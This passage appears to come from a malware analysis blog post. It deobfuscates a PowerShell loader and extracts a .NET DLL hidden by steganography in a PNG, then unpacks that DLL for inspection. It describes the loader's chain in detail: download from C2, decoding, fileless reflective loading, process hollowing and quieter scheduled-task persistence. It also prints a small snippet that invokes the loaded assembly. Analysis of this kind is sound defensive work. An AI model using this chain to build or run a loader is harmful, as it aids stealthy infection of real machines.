
This looks way better.

Now, look at jr1. The string Q2zC:jr1Usersjr1Publicjr1Downloadsjr1Q2z suggests that the jr1 could be the \ character. With this, we can also figure out that the Q2z should be ' character as it is used in PowerShell as a quote.
I went through the rest of the deobfuscation which consisted of renaming the functions, glueing them together and understanding them.

The step by step functionality of this PowerShell script is:
- Downloads
optimized_MSI.pngfrom C2 - Converts raw bytes to UTF-8 string
- Locates embedded payload between markers
IN-and-in1 - Extracts substring between markers
- Replaces
#withA, reverses the string character by character - Base64 decodes the result into raw bytes
- Reflectively loads the bytes as a .NET assembly (completely fileless, no disk write)
- Resolves
ClassLibrary1.Class1.Main()via Reflection - Invokes
Main()with several arguments, including the URL toGeneratedPayload.png- the second steganographic image, hollow process name and output path
It's time now to download the optimized_MSI.png from the first URL and extract it manually. You can, of course, patch the PowerShell script and instead of reflectively loading it via .NET assembly you can save it to disk, which will have the same effect but for the sake of showing the steganography in this analysis we will do it through NP++ and CyberChef.

I would just like to note that 2 AV's already identified the encoded PE in the image which seems pretty interesting to me.

I searched for the IN- string and here you can see that it is starting with ==, which is pretty common for reversed Base64. I also searched the -in1 string:

So the goal here is to copy everything in between the IN- and -in1 strings:

Just like the PowerShell script did, we started with:
- Reverse
- Replace
#withA - From Base64
and we get the MZ header and the infamous This program cannot be run in DOS mode. that tells us that we are dealing with an executable file.
Stage 3 - CaminhoLoader DLL
Let's download it and inspect it in DetectItEasy!

We have a .NET Reactor protected DLL. Good thing for us, we can use .NET Reactor Slayer to get rid of it:

Now we have an unprotected version created.
Let's open it in dnSpy!

The HackForums.gigajew class is a reference to user gigajew on HackForums that created the RunPE/Process Hollowing method that the HackForums.gigajew class contains.
The user is quite active on HackForums and makes various HackTools for malware purposes.

Here we have the Main function in Class1. This is the method that is responsible for handling the data passed from the PowerShell script:
try {
    $type = $LoadedAssembly.GetType('ClassLibrary1.Class1')
    $Class1Main = $type.GetMethod('Main')
    $Class1Main.Invoke($null, [object[]]$GeneratedPayloadData)
} catch { }

The DLL also uses a legitimate, open-source .NET wrapper for Task Scheduler available at https://github.com/dahall/TaskScheduler.
You may ask why? Using schtasks.exe is way easier but it is also way noisier for AV software.
